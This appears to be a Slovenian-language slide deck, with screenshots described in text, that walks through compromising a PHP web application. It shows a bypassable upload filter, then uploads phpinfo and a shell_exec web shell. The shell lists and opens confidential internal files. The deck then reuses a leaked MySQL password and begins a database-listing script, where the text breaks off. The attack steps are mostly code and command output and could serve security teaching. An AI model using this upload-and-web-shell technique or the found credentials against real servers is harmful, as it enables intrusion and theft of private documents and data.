


Treba je le še ugotoviti kam se shranjujejo naložene datoteke ter kako so poimenovane...

The image shows a web browser window on the left and a gedit editor window on the right. The browser window displays a directory listing of files with names like [redacted].php and sizes in bytes or KB. The gedit editor window shows the source code of a file named 'upload.php'. The code is a PHP script that checks file extensions and constructs a file path based on cookies and files array.

```
if (!strpos ($ [redacted], ".exe") && !strpos ($ [redacted], ".bat") && !strpos ($ [redacted], ".com") && !strpos ($ [redacted], ".vbs") && !strpos ($ [redacted], ".pl") && !strpos ($ [redacted], ".php")) {  
    $fn = "[redacted]" . $_COOKIE[' [redacted] ' ] . $fn;  
    $file = '[redacted] / [redacted] / " [redacted] " . $_COOKIE[' [redacted] ' ] . $_FILES [ ' [redacted] ' ] [ ' [redacted] ' ] ;  
    $ [redacted] = $_FILES [ ' [redacted] ' ] [ ' name ' ] ;  
    [redacted] ($ _FILES [ ' fajl ' ]
```

...in na ciljni strežnik že lahko
naložimo poljubno sliko!



Je to vse?

- Na tej točki smo ugotovili, da na strežnik lahko nalagamo poljubne slike, besedila...
- Recimo warez, filme ali pornografijo.
- A te stvari so dolgočasne, kajne?
- Na svetu je veliko več zanimivih stvari, recimo... PHP skripte! Lahko naložimo PHP skripto?
- Pa preiskusimo naložiti skripto z naslednjo vsebino:

```
<?php  
phpinfo();  
?>
```

Bingo!


phpinfo() - Mozilla Firefox

Datoteka Urejanje Pogled Pojdi Zaznamki Orodja Pomoč

info-test.php

phpinfo()

PHP Version 4.4.4-8



System	Linux BlackBox 2.4.28 #2 SMP Wed Jan 19 10:33:10 CET 2005 i686
Build Date	Nov 22 2006 21:44:27
Server API	Apache
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php4/apache/php.ini
Scan this dir for additional .ini files	/etc/php4/apache/conf.d
additional .ini files parsed	/etc/php4/apache/conf.d/curl.ini, /etc/php4/apache/conf.d/gd.ini, /etc/php4/apache/conf.d/imap.ini, /etc/php4/apache/conf.d/mysql.ini, /etc/php4/apache/conf.d/pgsql.ini
PHP API	20020918
PHP Extension	20020429
Zend Extension	20050606
Debug Build	no
Zend Memory Manager	enabled
Thread Safety	disabled
Registered PHP Streams	php, http, ftp, https, ftps, compress.bzip2, compress.zlib

This program makes use of the Zend Scripting Language Engine: [Powered by](#)


Končano Anonimizacija izključena Adblock

Can we do *more*?

- Pa pogledjmo kaj se zgodi, če naložimo takole PHP skripto:

```
<?php
$output = shell_exec('ls -la');
echo "<pre>$output</pre>";
?>
```


Bingo - seznam vseh zaupnih internih dokumentov, kljub onemogočenemu pregledovanju vsebine imenikov!



The screenshot shows a Mozilla Firefox browser window displaying a directory listing of internal documents. The browser's address bar shows a URL ending in 'ls.php'. The page content is a text-based directory listing with columns for permissions, file size, date, and filename. Several files are redacted with black boxes, but some are clearly visible, including 'poročilo.doc', 'nacrt.doc', 'financne_baze.pdf', 'ZAPISNIK', 'ZAPISNIK', 'ZAPISNIK SESTANKA', and 'Report.doc'. The status bar at the bottom indicates 'Anonimizacija izključena' (Anonymization excluded) and 'Adblock'.

```
total 4500
drwxrwxrwx 2 www-data www-data 4096 Feb 6 06:47 .
drwxr-xr-x 3 www-data www-data 4096 Nov 27 11:09 ..
-rw----- 1 www-data www-data 386 Dec 14 09:20 [redacted]poročilo.doc
-rw----- 1 www-data www-data 215690 Dec 14 09:21 [redacted]
-rw----- 1 www-data www-data 38400 Dec 14 09:23 [redacted].doc
-rw----- 1 www-data www-data 38400 Dec 14 09:23 [redacted]nacrt.doc
-rw----- 1 www-data www-data 61269 Dec 14 10:03 [redacted].pdf
-rw----- 1 www-data www-data 1956 Dec 14 10:13 [redacted].txt
-rw----- 1 www-data www-data 215690 Dec 14 10:36 [redacted]
-rw----- 1 www-data www-data 155067 Dec 14 10:37 [redacted].pdf
-rw----- 1 www-data www-data 19792 Dec 14 11:55 [redacted]financne_baze.pdf
-rw----- 1 www-data www-data 31744 Dec 14 12:01 [redacted]ZAPISNIK
-rw----- 1 www-data www-data 31744 Dec 14 12:01 [redacted]ZAPISNIK
-rw----- 1 www-data www-data 31744 Dec 14 12:02 [redacted]
-rw----- 1 www-data www-data 26624 Dec 14 12:04 [redacted]
-rw----- 1 www-data www-data 178176 Dec 14 12:05 [redacted]
-rw----- 1 www-data www-data 38400 Dec 14 12:06 [redacted].doc
-rw----- 1 www-data www-data 7630 Dec 28 12:58 [redacted].jpg
-rw----- 1 www-data www-data 36864 Jan 4 10:15 [redacted]ZAPISNIK SESTANKA
-rw----- 1 www-data www-data 215690 Dec 6 14:36 [redacted]
-rw----- 1 www-data www-data 155067 Dec 6 14:37 [redacted].pdf
-rw----- 1 www-data www-data 524288 Dec 7 10:20 [redacted]Report.doc
-rw----- 1 www-data www-data 81136 Dec 7 10:20 [redacted]
```

Pa odprimo npr. zapisnik sestanka...



...in si oglejmo vsebino.

The image shows a screenshot of the OpenOffice.org Writer application window. The title bar reads 'ZAPISNIK SESTANKA [redacted] OpenOffice.org Writer'. The menu bar includes 'File', 'Edit', 'View', 'Insert', 'Format', 'Table', 'Tools', 'Window', and 'Help'. The toolbar contains various icons for file operations, editing, and formatting. The status bar at the bottom shows 'Page 1 / 2', 'Default', '100%', 'INSRT', 'STD', 'HYP', and a red notification 'Anonimizacija izključena' (Anonymization disabled). The main document area contains the following text:

ZAPISNIK SESTANKA [redacted]
dne [redacted]

Na sestanku so bili prisotni:
[redacted]

Na sestanku so bile obravnavane različne tematike in sicer:
[redacted]

Gremo dalje?

- Kaj nismo nekje videli gesla za *neko* MySQL bazo?
- Točno, `$command = "mysqldump
-u ***** --password=*****"`
- Pa pogledamo...

Skripta, ki izpiše vse baze...

```
<?php
// FILENAME: LIST_MYSQL_DBS.PHP
// -----

define( 'NL', "\n" );
define( 'TB', ' ' );

// connecting to MySQL.
$conn = @mysql_connect( 'localhost', '████████', '████████' )
        or die( mysql_errno() . ': ' . mysql_error() .NL );

// attempt to get a list of MySQL databases
// already set up in my account. This is done
// using the PHP function: mysql_list_dbs()
$result = mysql_list_dbs( $conn );

